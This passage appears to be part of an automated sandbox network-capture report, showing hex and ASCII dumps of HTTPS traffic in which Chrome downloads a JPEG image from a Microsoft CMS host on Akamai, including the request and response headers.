| 2022-05-13 13:53:17 UTC | 6262 | IN | Data Raw: 74 ee 9b ea 1c 16 61 08 5c 4c 78 ac 9a 8d cb 26 9c 11 dc 37 de ad ac aa d4 b9 b3 fb 9b 4b 91 fa 8c 31 c6 87 33 3d 03 66 06 55 05 34 dc cd dc 40 6f c7 e3 ae 4a 59 d9 ed ab e4 f8 bf 15 88 7a 94 60 4e eb 99 26 00 93 cf c5 92 e1 a3 04 81 1b a0 bb 58 f6 a2 b7 8b c5 55 7c 7b aa ac 96 dc 9e 2f 1d 6c 4a e2 2e a7 d1 8e 44 53 e4 63 87 9f 2e 5d 9f 4a 43 05 29 b7 bf bb ba 8a a2 a7 1e 6d ad 27 cb 8e b3 e6 e9 d7 b8 d1 28 09 c0 ce cc ea 58 c3 2f 3a 07 4f 20 f9 61 f8 00 47 f1 09 fb 4f 8b bb 59 64 c7 5c 76 db 46 b9 f9 b6 fe 50 6f b0 bf 26 38 91 c7 90 ec c9 3a d8 c0 da 07 bf 15 dd c7 9e 9d 1c 2d 7b bd ef 09 6e 3b 00 25 fe 9e e3 63 e5 62 44 e0 e3 ee 4d b2 b2 1b 02 d7 2f e5 c7 f1 32 8e 4e 6f 0d 75 57 d6 5e c9 b7 e2 e4 dd f9 82 b4 d4 d5 ca f4 ca cf 87 26 52 c8 1d b2 89 8d 36<br>Data Ascii: ta\Lx&7K13=fU4@oJYz`N&XU\|{/lJ.DSc.]JC)m'(X/:O aGOYd\vFPo&8:-{n;%cbDM/2NouW^&R6 |
| 2022-05-13 13:53:17 UTC | 6278 | IN | Data Raw: ce 23 98 33 ba 6f a8 4e 27 51 84 e2 99 27 c7 0c 9b 59 bc 47 b8 34 ee ee ad 6b 89 27 bb bd 57 fd 42 ad b9 8f 56 f5 4a 0c 77 6c 8f 2d df 22 4d 89 1c 7c 14 12 6e cf 7e eb 37 85 2b b3 d6 d9 5a ae ae 77 5f 95 1a 5b 8c 9c 67 5b eb 4f 8b 2c 30 e5 24 e6 69 24 3f 94 2e 04 60 9d a9 e6 9d 37 7d df f0 d7 90 bd 16 d4 ba 2b e2 dd d4 52 66 a6 4e de 99 8f 0b e7 6d 98 c8 db 09 5e 3b 1c ed 08 5f b2 df 2d 73 e2 c8 fc c7 47 d1 54 63 67 1c 4e 77 d4 2b 10 8d e4 e8 d1 34 41 14 a2 86 27 99 6f ba 4f c1 7f da ae aa 5d 56 d1 3c 7b c6 76 b4 28 47 2f ea ae 97 d5 4f 49 8b 17 cc f2 61 c8 76 68 23 50 09 62 07 3f 3a 73 6d dd ca 17 ba 8d 5e bf a5 ca aa a5 f4 9b 55 4d 4e 43 fa 75 d3 fa ae 17 56 44 82 00 c1 d9 44 bb ac 6c 8a c1 a4 6f 75 bc 75 db eb 2f 8f 25 35 63 a5 4f 46 f5 08 3d 52 79 d3<br>Data Ascii: #3oN'Q'YG4k'WBVJwl-"M\|n~7+Zw_[g[O,0$i$?.`7}+RfNm^;_-sGTcgNw+4A'oO]V<{v(G/OIavh#Pb?:sm^UM NCuVDDlouu/%5cOF=Ry |
| 2022-05-13 13:53:17 UTC | 6294 | IN | Data Raw: fe cd 1f e3 53 1d 15 97 e1 7b 4c f1 b8 67 73 03 62 62 43 8f 92 22 48 b2 36 59 d4 8d 40 b7 36 cd dc 37 fe 1a f2 1e e6 da 97 6a ee f6 dc 74 95 f5 fe 9f 91 1e 20 9d 63 30 0d ab 24 a5 f5 dc 18 ed 55 8d 79 92 ba a9 56 b4 b2 f9 7f 70 e4 d4 c8 86 3c 3e 8f 8f 84 10 aa ca 9b d9 19 ae 78 5e cc da 7c 75 e4 d6 ce f9 5d a7 a5 ed dc 67 67 a8 1f 43 fa 1c 6c 77 c8 8a 32 44 63 46 65 b9 63 dd ef 78 7f cb 5b e6 57 bb 86 fe 92 a3 b4 bf 34 61 6e 4c 98 89 92 66 28 81 14 dc ae e1 c7 4f f7 f8 6b 3c 7b a1 d5 f2 ad 5e ef 16 d2 14 02 75 5c 88 23 95 70 b5 79 5b 73 2a da ca 34 dc cc 58 6e de cb f1 7e cd 6f 8a 8d ad df 78 1a 93 2f a0 6f 46 66 58 bc 99 59 1e 47 63 a0 b2 8b df 73 da c8 ab e1 5e fb b5 75 e4 c7 e6 68 9e e4 24 a0 e5 0f ad 32 e2 9d 92 13 be 19 99 58 06 3a 03 7e 35 e9 af 49<br>Data Ascii: S{LgsbbC"H6Y@67jt c0$UyVp<>x^\|u]ggClw2DcFecx[W4anLf(Ok<{^u\#py[s*4Xn~ox/oFfXYGcs^uh$2X:~5I |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 89 | 192.168.2.5 | 49855 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1273 | OUT | GET /cms/api/am/imageFileData/RWEJpy?ver=6047 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1274 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Last-Modified: Mon, 09 May 2022 18:53:06 GMT<br>X-Datacenter: northeu<br>X-ActivityId: f701b1c5-7c7d-4701-8a49-86558dd889dd<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Type: image/jpeg<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWEJpy?ver=6047<br>X-Source-Length: 298187<br>Content-Length: 298187<br>Cache-Control: public, max-age=104337<br>Expires: Sat, 14 May 2022 18:52:13 GMT<br>Date: Fri, 13 May 2022 13:53:16 GMT<br>Connection: close |
| 2022-05-13 13:53:16 UTC | 1274 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00 43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 ff c0 00 11 08 07 80 04 38 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08<br>Data Ascii: JFIF``CC8"}!1AQa"q2 |
| 2022-05-13 13:53:16 UTC | 1290 | IN | Data Raw: 7a 3c db 9a 2b 60 9c 6e 01 47 ad 7b 3f 86 74 54 8e 18 c1 5e 78 c8 f4 af 9d c7 62 39 56 a7 ad 84 a5 cd b1 a5 a1 59 b0 8c 17 1c 81 5b 3e 5f cc 33 e9 49 1c 7e 5f 41 80 29 5a 62 38 af 90 a9 27 37 73 e8 e2 b9 55 87 a2 85 e4 8a 59 70 eb 8e d4 e4 1b d6 9e 91 65 b9 ac 19 a9 5d 2d f7 36 00 ad 08 e0 21 00 3c 9a 74 31 05 e6 a7 da 6b 39 49 96 a2 56 fb 2a 8e 71 49 e5 6d e4 0c 55 a7 f4 a4 11 e3 9a 9b b2 8a 32 c0 19 72 6a 8c f6 fd fa 8a d4 b8 60 78 f4 aa 4e 37 56 91 b9 32 2b 05 0a b8 03 8a 6d 4d e5 e3 8a 3c 80 dc 9a a2 08 42 e6 9b b7 ae 6a 76 8f 6f 4e b4 c6 a0 0a e5 43 75 a3 c9 27 e9 53 52 7f 15 5a 6d 08 89 21 3c e6 a4 8e 3c 37 4c d3 81 f9 aa 45 fb d4 73 31 72 a2 29 13 3d aa 8d c7 ca dc 76 ad 76 0a 57 9e b8 aa 17 30 8d be 95 a4 67 dc 4c cc 97 9e 4d 53 75 1c f1 57 ae 13<br>Data Ascii: z<+`nG{?tT^xb9VY[>_3I~_A)Zb8'7sUYpe]-6!<t1k9IV*qImU2rj`xN7V2+mM<BjvoNCu'SRZm!<<7LEs1r)=v vW0gLMSuW |
| 2022-05-13 13:53:16 UTC | 1322 | IN | Data Raw: 14 0f bd c7 a5 00 20 5d b4 d1 9d dd 2a 41 cf 3d a9 ca 05 00 47 b7 d7 81 42 af ad 3f 1b 96 8d be be b4 00 cd a6 80 37 29 35 26 d3 da 80 3d 28 02 30 a7 9c d2 aa 82 b9 a7 81 eb 4e 48 f7 b8 45 fb c7 a0 a4 02 22 fa 56 9d 95 9f 98 85 87 ca 7d e9 91 e9 17 3f 68 8e 34 8c c8 1b 19 f6 af 4b f0 8f 82 98 c7 9b 98 ce 08 04 57 1d 7a d1 a5 1b b6 74 51 a3 2a 92 b2 46 27 87 7c 31 bb 63 bf 4e a7 8a eb 61 d2 52 18 f0 31 8f 7a e9 24 d2 22 b3 b7 d8 98 c8 ee 2a bf d9 94 ab 10 7a 57 81 53 10 ea bb dc f5 e3 45 53 56 67 37 25 a8 49 32 06 71 43 46 07 41 8f 73 d2 b5 e7 55 19 c1 e6 b3 24 90 ef 21 97 8e 83 eb 57 1d 50 38 a4 62 6b 93 6d b7 78 c7 6e 49 ae 51 6e 89 62 3a 71 c5 74 9a fc 45 be 4e 39 e2 b9 7b f8 44 70 81 f7 5b 38 26 bd 3a 16 e5 b1 e7 d6 7a 94 6f 64 0c d9 03 9a ac 24 38 c5<br>Data Ascii: ]*A=GB?7)5&=(0NHE"V}?h4KWztQ*F'\|1cNaR1z$"*zWSESVg7%I2qCFAsU$!WP8bkmxnIQnb:qtEN9{Dp[8&:z od$8 |
| 2022-05-13 13:53:16 UTC | 1325 | IN | Data Raw: 6a 50 bb 58 51 82 ab 52 01 8a 44 fa 11 9e 1b a5 26 dc f3 52 91 9a 28 1a 18 17 e5 a3 68 a7 6d a0 2f ad 03 1a 47 a5 1b 47 a5 3c 0f 97 22 93 04 b7 34 00 c2 99 e9 c5 1b 6a 5f 2e 8d 82 80 22 c7 e1 5d 0f 87 2c f0 e9 39 1d 78 c9 ac 4d be b5 d9 e8 77 51 45 60 a9 2a 0d 83 9c 8e a2 b0 ad 26 a1 a1 ad 35 79 1d 56 8b 77 f6 59 06 e2 4f 41 5d a5 b4 ea c9 90 79 35 e6 86 fb ed 0c 9e 50 da 06 3a 57 4f a5 6a 12 14 45 3f 7b 03 93 5f 3d 5e 95 f5 3d ba 15 1e c7 43 7e 19 d0 95 19 23 a8 aa 7e 60 30 92 40 e9 8f c6 af ac a1 ed f0 d8 c9 aa d2 5b 6f 62 01 15 c1 17 6d ce b9 5d ea 8e 5f 55 86 68 94 95 e4 13 d3 a5 67 db de 32 30 40 70 4f 5a df d5 f2 aa 00 ea 38 ae 79 90 b4 c1 42 10 73 d6 bd 3a 6d 35 a9 c3 3b dc 8b 5f 8c dc 59 c8 00 e9 d2 b8 29 83 c6 db 7b e7 ad 7a 5c 91 ab 46 11 eb 13<br>Data Ascii: jPXQRD&R(hm/GG<"4j_."],9xMwQE`*&5yVwYOA]y5P:WOjE?{_=^=C~#~`0@[obm]_Uhg20@pOZ8y Bs:m5;_Y){z\F |
| 2022-05-13 13:53:16 UTC | 1424 | IN | Data Raw: f8 a4 27 2c 47 6a ae 54 1c d6 12 e2 05 8e 5c 83 90 7b 55 76 43 d6 a7 2f 9e a2 a2 39 ad 11 9b 7a 90 ed cf 4f ff 00 55 35 81 1d 6a 7f 2e 99 b7 0d 4e e4 90 ff 00 16 29 f5 26 d3 46 d3 40 0d da 77 7b 52 ed cf 4e b4 bb 4d 0a 32 d8 a4 00 38 e7 bd 00 16 5c 9e b4 f5 4f 6c d3 d5 30 de 94 80 60 42 bc 9e f4 11 8e 47 5a 97 69 a4 a0 bb 10 32 fc b9 cf 35 22 21 db 91 56 22 8b 38 3c 7e 35 2b c4 9b 70 3a d4 f3 22 b9 4a 5b 3e 6c 53 b0 37 63 da a7 30 fc dc fe 94 c7 8f 6d 1c c8 4d 32 3e 29 54 0d d4 fd 98 e6 95 6a 89 22 20 6e a3 03 af 61 d6 a4 61 f2 d2 04 a0 06 71 40 51 52 51 8c d0 04 78 f9 88 a6 d4 db 76 d2 6c cf 34 01 16 d1 4e 0b f2 e6 9e a8 3b d2 85 c7 34 c0 60 e6 9d b4 53 c7 b5 18 c5 4b d8 06 9e 17 8a 76 d3 45 2a 83 e9 53 af 70 13 04 75 a0 8c d3 e8 aa bf 50 19 b7 3d 29 c1<br>Data Ascii: ',GjT\{UvC/9zOU5j.N)&F@w{RNM28\Ol0`BGZi25"!\V"8<~5+p:"J[>lS7c0mM2>)Tj" naaq@QRQxvl4N;4`SK vE*SpuP=) |
| 2022-05-13 13:53:16 UTC | 1440 | IN | Data Raw: ad 25 0b 8e 53 12 6b c2 ac 4d 46 2f 09 e6 b3 ee a7 3b 88 15 1a 4d 95 00 9c 57 6c 68 ab 5c e5 75 75 35 3c f2 cd 91 4c 79 33 55 12 52 a2 9b e7 77 f7 a8 70 b1 5c e9 96 1a 40 17 d2 a1 92 5c ad 35 9f 72 e4 54 05 be 6e 6a e3 1e a2 e6 15 e4 3f 85 0b 3e de 45 46 ee 3a 53 49 03 9a d9 44 cf 99 22 d3 cc 5b 8f 5a 66 f6 1c 83 55 9a 7d 9c d0 b7 3b f8 34 d4 3b 10 ea 16 3c f2 1b 93 53 24 85 b8 35 4d 23 33 74 ad 08 2d 98 37 4e 94 49 72 8a 2d c8 16 3c d5 c8 a0 f9 06 29 d1 40 0d 5a 8e 3c 2e 08 ae 79 4f 4d 0e 88 ad 75 28 cf 64 19 72 2a 8a e9 a1 9f e6 1d eb a1 10 e7 b5 27 d9 94 74 5e 6a 23 59 c7 42 9d 25 27 7b 19 71 e9 ea aa 08 a9 8d 9a ec c1 40 6a f7 91 4a ca 07 18 a9 f6 8f b9 5e cd 76 30 2e b4 f4 dd 92 00 f6 15 5c da 2e d3 8a d8 ba 8b a9 ac 79 e5 f2 98 e7 8a ee a7 37 23 86<br>Data Ascii: %SkMF/;MWlh\uu5<Ly3URwp\@\5rTnj?>EF:SID"[ZfU};4;<S$5M#3t-7NIr-<)@Z<.yOMu(dr*'t^j#YB%'{q@ jJ^v0.\.y7# |
| 2022-05-13 13:53:16 UTC | 1472 | IN | Data Raw: 9b c0 e0 d6 84 16 5f 66 8c 97 f5 ac 25 38 a7 a3 3a 21 09 3d d1 02 da b2 c7 8c 71 eb 53 2c 1b 32 a7 93 da ae 24 c8 c9 b4 74 a6 06 da d9 f4 ac 1c df 53 ad 53 89 9d 2c 6c 1b 9e 29 93 43 28 8f 38 e2 ac 5e 7e f9 f2 0d 23 dc c8 b0 ec cf ca 2b 55 73 06 a3 77 72 8a 23 b2 e4 8e 6b 53 47 66 47 c1 18 ef 59 89 36 3a 8a d0 b7 b8 da a1 87 5e 28 a8 9b 89 34 5a 52 b9 d3 db 4f f3 54 93 5d 6c ef 8a c4 b6 d4 0e e3 ce 29 67 b9 33 31 05 b8 af 25 d0 f7 8f 6b eb 1e ee 86 bf db 01 4c d5 4b ab d1 1e 08 eb fd da a5 fd a0 21 e0 e1 fb 54 0b 74 0c 99 24 11 5a 46 8d b5 b1 9c b1 1a 6e 74 10 5e 16 44 e4 f4 a9 1e f3 e5 e2 b0 d2 e8 06 18 20 d5 c8 ee d5 be 52 45 65 2a 3d 6c 6d 1a d7 d2 e5 93 77 9c 83 4c f3 8e dc e6 8f 91 39 a8 e5 bb 4d b8 38 a9 51 ec 8b e6 b2 bb 64 37 17 6c 38 f4 ac fb 8d<br>Data Ascii: _f%8:!=qS,2$tSS,l)C(8^~#+Uswr#kSGfGY6:^(4ZROT]l)g31%kLK!Tt$ZFnt^D REe*=lmwL9M8Qd7l8 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1520 | IN | Data Raw: b7 09 9c a9 01 be 86 9d 85 d4 8c ca cd c1 03 71 18 e0 d6 ef 82 75 9b 8f 0b f8 9b 48 d6 ad a7 f2 26 d3 2e e3 ba 5c 0c e4 2b 64 fd 41 19 e2 b9 fb 4d ad 8d e7 e6 ec 7b 55 a8 d3 12 48 cf d3 00 7e 1d e8 da d6 07 ae 87 ed b6 87 af d9 f8 b3 41 d3 b5 bb 07 12 59 ea 30 25 d4 4d d3 2a ea 09 18 f5 07 20 8a ba a3 3d 6b e1 ef d8 87 f6 a9 b7 82 d7 4f f8 69 e2 87 10 22 33 47 a5 6a 6d 22 85 00 9f 96 09 33 8f c1 ab ee 25 5d ac 7f 0f c3 8a fa 1a 55 15 48 a6 8f 99 ad 49 d2 9d 9e c3 d3 86 e2 ad 47 26 2a a2 f5 a9 92 94 b7 14 65 ca 5f 85 f7 f2 3a 54 ca 32 d8 aa d6 ff 00 2a 81 57 e1 8f e6 dd 5c 92 5c ac f4 21 2b a2 68 61 1b 86 47 14 f6 c6 ee 3a 52 c6 69 ca 9f 2e 6b 92 47 74 48 4f 3d 6a 26 38 6c d4 b2 38 15 5a 47 cf 7a 71 d4 89 0f f3 29 cb 2f 6a ad b8 d2 ab ed eb 54 e2 81 48 bf<br>Data Ascii: quH&.\+dAM{UH~AY0%M* =kOi"3Gjm"3%]UHIG&*e_:T2*W\\!+haG:Ri.kGtHO=j&8l8ZGzq)/jTH |
| 2022-05-13 13:53:16 UTC | 1657 | IN | Data Raw: bf 4e 3f 3a 8e c2 e0 cf a7 a2 cb 18 21 1f 78 1d c1 aa f7 97 42 55 82 38 b9 38 dd d6 a7 11 3d ba 16 69 02 0d b9 20 0c 7e 75 57 03 6a 75 4b c8 4c b1 ba 97 c6 e6 0d c7 1f fd 6a cb 5b 57 99 8b 97 5c a8 e4 d5 2b 0d 70 ab 21 f9 70 09 1c 8e a3 bd 5e 5b c0 ff 00 36 fc c7 9c 15 18 a6 4b 2a 88 c2 5d 45 c0 2a ac 7a 55 8b 86 25 e3 18 08 77 37 00 74 cf 4c 7b 54 72 22 ca d8 50 41 ce 7d c5 34 b0 92 e2 32 37 b3 82 14 28 ea 73 40 8a d3 ee 78 de 51 8d ea 78 63 c6 0f 6a 74 d3 b5 c2 40 c0 9f 31 78 27 af 35 72 f4 c7 f6 39 9d 32 22 51 96 cf a8 3c 8f c2 a1 d1 2d 8b 5f 5c a3 1e 10 2b 83 ea 0d 2b 97 61 67 32 4d 74 1e 57 3b ca 85 25 b9 ed 8c 56 44 91 8b 69 0b 64 27 cd d4 7a 8e d5 d1 5f 18 96 ea 4d c5 64 11 36 d3 f5 3f e1 58 7a ac 2b 15 c9 45 fd e3 01 b8 63 90 33 43 30 91 9d 28 96<br>Data Ascii: N?:!xBU88=i ~uWjuKLj[W\+p!p^[6K*]E*zU%w7tL{Tr"PA}427(s@xQxcjt@1x'5r92"Q<-_\++ag2MtW;%VDi d'z_Md6?Xz+Ec3C0( |
| 2022-05-13 13:53:16 UTC | 1665 | IN | Data Raw: 0e 56 30 4e d1 27 0d 8f f1 27 f4 ae 82 d3 57 b5 d4 74 98 64 5b 79 96 ea df f7 72 99 08 21 8f a8 f7 ae 71 a4 92 56 c3 3e 72 72 33 5b 9a 15 a2 c9 a7 c8 9b fc b2 cf b8 b8 f5 e8 33 41 a1 1d cc 96 b7 48 e1 97 f7 eb df ff 00 ad 59 89 ab bc 0e e8 e3 cc 60 40 e7 a0 1e 95 a5 77 64 da 64 22 69 42 bc 83 70 25 4e 72 7e 9e b5 9b 71 f6 79 e1 de 1c 23 fb 0e 3f 1a 44 8c ba 60 b2 6f 4e 03 74 c7 a5 68 59 b4 0f 1e 65 e5 b1 f9 1a cb 99 8b a2 6d 1c 28 cd 3a ca 75 65 45 73 80 dc 71 4c b1 ba bc 7e 54 28 e0 92 49 50 58 f7 e6 99 75 08 8e e9 24 cf cc 47 4a b5 7b f3 c2 dd 0a 64 72 7d aa 39 77 5d a6 10 00 50 0c 8e fc 53 b0 74 1b 6b 20 9b 83 c8 1d ea a5 e5 93 44 db d8 1d a7 b9 ed 52 59 86 8e 42 08 04 1c 9a d0 b8 46 bc b5 95 13 e7 28 bb 80 f4 aa 5b 19 df 53 9c c0 59 38 35 a9 6c 00 51<br>Data Ascii: V0N"Wtd[yr!qV>rr3[3AHY`@wdd"iBp%Nr~qy#?D`oNthYem(:ueEsqL~T(IPXu$GJ{dr}9w]PStk DRYBF([SY85lQ |
| 2022-05-13 13:53:16 UTC | 1681 | IN | Data Raw: 00 2a 0b 1d 70 bb db 2c 39 aa 45 00 a7 b5 f6 53 9e b5 00 97 cc e2 aa 24 b2 d4 0a 86 ac 96 3b 72 07 35 40 23 46 b9 1f ad 31 6f 7c b6 c1 ce 29 35 76 34 ec 69 79 84 72 7a 50 d7 0a bf 9d 67 49 72 77 60 77 e6 8d b2 4c a4 01 4e dd c7 73 46 1b b5 dc 4f 51 49 25 c9 91 f0 07 15 91 bd ad db 61 1e f5 22 5d 11 d3 bd 2e 52 6e 5d 31 ac 8e 49 eb 48 eb b7 a5 55 fb 43 0e d8 a8 9e e1 8f 53 4e c0 5c 2d eb 40 94 a5 53 49 b3 d6 a4 6c 3a e0 1a 76 02 cf da 87 f7 85 4f 1c c4 60 d5 28 ed f7 75 22 a7 c8 54 c1 34 8a 2f 2d c8 2a 45 46 ad f3 e7 3c 56 73 4c ab 83 93 40 bc 5f 5a 5c a1 74 6d ab 0d b9 18 a5 32 03 c8 ac 6f ed 20 17 14 91 ea 00 b0 c9 18 a9 e5 63 b9 3e a8 41 5c fa 0a cf 82 41 19 cf 4a 75 f5 c2 ca bc 74 35 9b 3c fd 31 e9 8a d1 47 42 2e 74 31 5d 13 c8 35 61 66 ee 08 ae 5a 3b<br>Data Ascii: *p,9ES$;r5@#F1o\|)5v4iyrzPgIrw`wLNsFOQI%a"].Rn]1IHUCSN\-@SII:vO`(u"T4/-*EF<VsL@_Z\tm2o c> A\AJut5<1GB.t1]5afZ; |
| 2022-05-13 13:53:16 UTC | 1697 | IN | Data Raw: 2a 01 88 66 0f f8 30 f7 a4 d4 23 ce 24 51 d0 e0 fb 53 55 c0 f9 4f e7 da 94 8a b5 91 62 39 01 5c f4 e6 ae f9 ca 15 d1 d3 21 b9 ac a6 56 6d ea 10 16 ab 36 d2 39 8c 06 eb d3 9a 40 59 0d bf 03 18 c7 23 e9 4d 4f 99 5f 9e fc 8a 92 16 56 87 24 64 67 19 f4 a6 c9 09 8f e6 8d c4 8b d7 8a d0 44 7e 5b 32 95 7c 10 39 00 d5 c8 de 33 0a 03 88 d4 1e 83 d6 a9 f9 ac 1f a7 d6 a4 8e 48 64 9b 64 a3 81 f7 4f a5 02 35 14 6e c9 c0 c1 e8 7d aa 2d ad 1c c4 26 42 1f 53 4d 8c 98 14 ab 1e 37 75 f6 ab 27 12 28 75 e9 d3 35 2c 65 79 e1 f3 50 97 c0 03 a6 6a a8 95 a3 5d a0 02 0f 19 ad 09 8a 15 c3 53 2d ac d6 e9 8c 52 7c 8a 39 59 07 63 42 57 15 ec 52 13 18 b8 6f 9f 3e bd b3 50 49 03 33 96 4e be 95 7e 4b 66 8d c8 27 2c 0f a5 35 96 54 72 cc 9c 62 8b 0c 8a 1f dd b8 dd c3 0a 77 da 04 77 27 70<br>Data Ascii: *f0#$QSUOb9\!Vm69@Y#MO_V$dgD~[2\|93HddO5n}-&BSM7u'(u5,eyPj]S-R\|9YcBWRo>PI3N~Kf',5Trbww'p |
| 2022-05-13 13:53:16 UTC | 1784 | IN | Data Raw: 20 53 4e c6 4d 16 2e 16 5d 47 4f b7 09 07 99 24 41 b7 c8 a3 93 93 c6 ef 61 49 6b 0c 7a 75 d4 96 97 a4 4a ec 14 2b 42 c1 94 67 d0 9e a7 da a9 59 6a 17 36 13 09 61 94 c6 d8 2b 93 d3 9e a0 8f ee 9e f5 0c f6 cd 6e e9 33 e2 24 9b 2c 84 7f 17 be 2b 42 6c 6a 78 93 4a 4d 22 48 ad c4 82 47 28 1b 77 7c 13 dc 76 aa 50 5b c2 21 dd 20 de 40 27 1d cd 45 71 34 57 76 66 79 67 67 bb de 06 d2 33 94 1d c9 a7 40 92 c1 22 03 82 ac 37 0c f4 c5 1e 82 b7 43 ec ef d8 77 e3 9e c8 ff 00 e1 5c 6a e7 84 df 3e 93 70 c4 01 80 77 34 27 3d f9 c8 af b1 b8 4e 08 3c 7a 9c 9c 7b d7 e4 0e 95 71 70 fa 84 11 59 fe ee 76 75 11 b4 6d b5 b7 ff 00 0e 08 c6 0f be 6b eb ef d9 4f f6 99 d5 b5 df 15 5b f8 13 c5 b3 fd a6 49 b7 45 63 7f 21 06 45 91 41 26 27 3f c6 08 07 06 ba a9 d4 d1 45 9c f3 a7 af 32 3e<br>Data Ascii:  SNM.]GO$AaIkzuJ+BgYj6a+n3$,+BljxJM"HG(w\|vP[! @'Eq4Wvfygg3@"7Cw\j>pw4'=N<z{qpYvumkO[IEc! EA&'?E2> |
| 2022-05-13 13:53:16 UTC | 1800 | IN | Data Raw: b1 80 2a 5d 6d b5 48 75 08 0c b0 69 fa 86 94 ff 00 e9 16 f2 5a 5c 3c 72 24 83 fe 59 95 c1 01 89 e3 93 c7 5c 56 2c da 27 9f 78 97 c3 fa be a1 74 66 17 2d 67 32 3f 93 e4 93 ce d3 c9 e7 38 27 9a e2 35 2f 85 7a fd cd e4 b6 72 6b f7 76 f6 fb d4 bf 99 13 28 93 3c e4 a8 6e 48 1f 9d 7b 55 f7 87 f5 6b ef 32 2d 3f 4a 92 dd 61 45 6f 2d ae 96 41 09 dd 96 77 62 01 0c a0 ee e4 72 3b 56 16 b3 e1 1f ec eb c3 f6 bf 11 c8 f6 49 b6 35 ba c8 22 f0 9e c9 20 fe 23 9c 0e 2b 48 d5 94 36 26 54 61 3f 8b f3 3c 0f 52 f0 6a 69 92 14 3a de a8 f7 00 95 5f 26 09 5e 3f c3 07 8c d5 6b 38 f5 29 6f 23 0b e2 1b fc dc 9f 24 49 36 e4 e0 2f 08 b9 ce 48 e9 b7 8c 9a f7 98 6d ac 34 bb 08 a0 69 ef ac a5 b9 6d a9 75 75 11 30 c3 0e 48 2d 2b 1c 10 a0 ff 00 10 e4 d2 db f8 0e e7 5f d0 e3 85 ae 2d 62 98<br>Data Ascii: *]mHuiZ\<r$Y\V,'xtf-g2?8'5/zrkv(<nH{Uk2-?JaEo-Awbr;VI5" #+H6&Ta?<Rji:_&^?k8)o#$I6/Hm4imuu0H-+_-b |
| 2022-05-13 13:53:16 UTC | 1848 | IN | Data Raw: be 6b 87 c5 1e 15 99 b8 b9 91 09 e3 12 c0 70 3f 2a d2 8e eb 42 ba 50 22 d4 21 07 3f c3 29 5c fe 04 71 4b d8 e1 e5 b4 50 fd be 22 3d 59 f5 25 9f ed 81 fb 42 c7 27 96 fe 07 d1 75 49 23 fb e2 1b 42 73 9e c7 6c 87 af b5 74 56 3f b7 37 c5 3b 35 44 d6 be 09 b1 9f 3c b5 ad c4 b1 2e 3d 94 82 7f 1a f9 26 ce 16 85 8b d8 6a 52 45 ef 15 de 3f 93 55 cf ed 4d 66 25 0e ba c5 de 73 80 7e d0 cc 78 fa 9a 97 83 a3 6d 22 0b 19 55 6e ff 00 2f f2 3e e9 f8 5d fb 5d f8 87 e2 67 8b ac 3c 3d ff 00 0a 7f 5a d2 4d cb 1f 36 fe 4b 8d f0 c0 00 27 73 65 41 c7 15 f4 52 9b 99 50 11 17 d9 c1 5f 98 30 cf 5f 6f d6 bf 25 bf e1 25 f1 38 7f 35 3c 41 a8 0c 0d a0 c7 74 c1 88 ee 3a f0 3f 3a dd d1 be 35 7c 4c f0 df 96 74 af 17 ea b6 c3 9e 24 9b ce 03 b7 21 c1 15 c1 57 00 db bd 37 64 76 d3 c7 c1 2b<br>Data Ascii: kp?*BP"!?)\qKP"=Y%B'uI#BsltV?7;5D<.=&jRE?UMf%s~xm"Un/>]]g<=ZM6K'seARP_0_o%%85<At:?:5\|Lt$ !W7dv+ |
| 2022-05-13 13:53:16 UTC | 1936 | IN | Data Raw: b4 90 4f 56 38 cd 4d 0e 9f 2a 9c 8b c3 22 f6 c8 15 4a cb c8 5b 70 1f cb bb 18 e5 b6 e0 ff 00 3a 64 f3 69 c8 f8 49 64 8c 67 0c 06 7e 5a 56 03 56 5d 3c 98 ff 00 7b 72 39 ea 38 e9 42 b5 97 95 e5 c8 eb 2c 63 aa 90 08 3f 5a e6 6e 27 b4 92 e0 20 9e 69 e1 3f c5 19 04 8f a8 35 47 50 91 ad e6 c5 94 17 37 90 84 dc d2 09 15 70 7d 0a 9e 6a b9 3b b1 39 58 ea 67 91 63 90 c9 60 62 0b 8e 55 40 53 8a 84 ea 41 9b 12 c5 1c 84 8e ac 43 60 fd 6b 97 b2 ba b6 b9 8f ce 02 43 83 86 88 9c 64 fa 64 1a b9 67 25 a4 b2 10 91 34 4c 79 0a d2 0c f1 57 ca 90 b9 ae 6d 1f 26 4c 48 b6 16 cd 27 66 55 5c 83 ed 4f 8c 5b 5a b6 f9 2c 02 37 f7 95 46 46 7a fd 2a 1b 65 ba 9e 1f 96 0b 69 e3 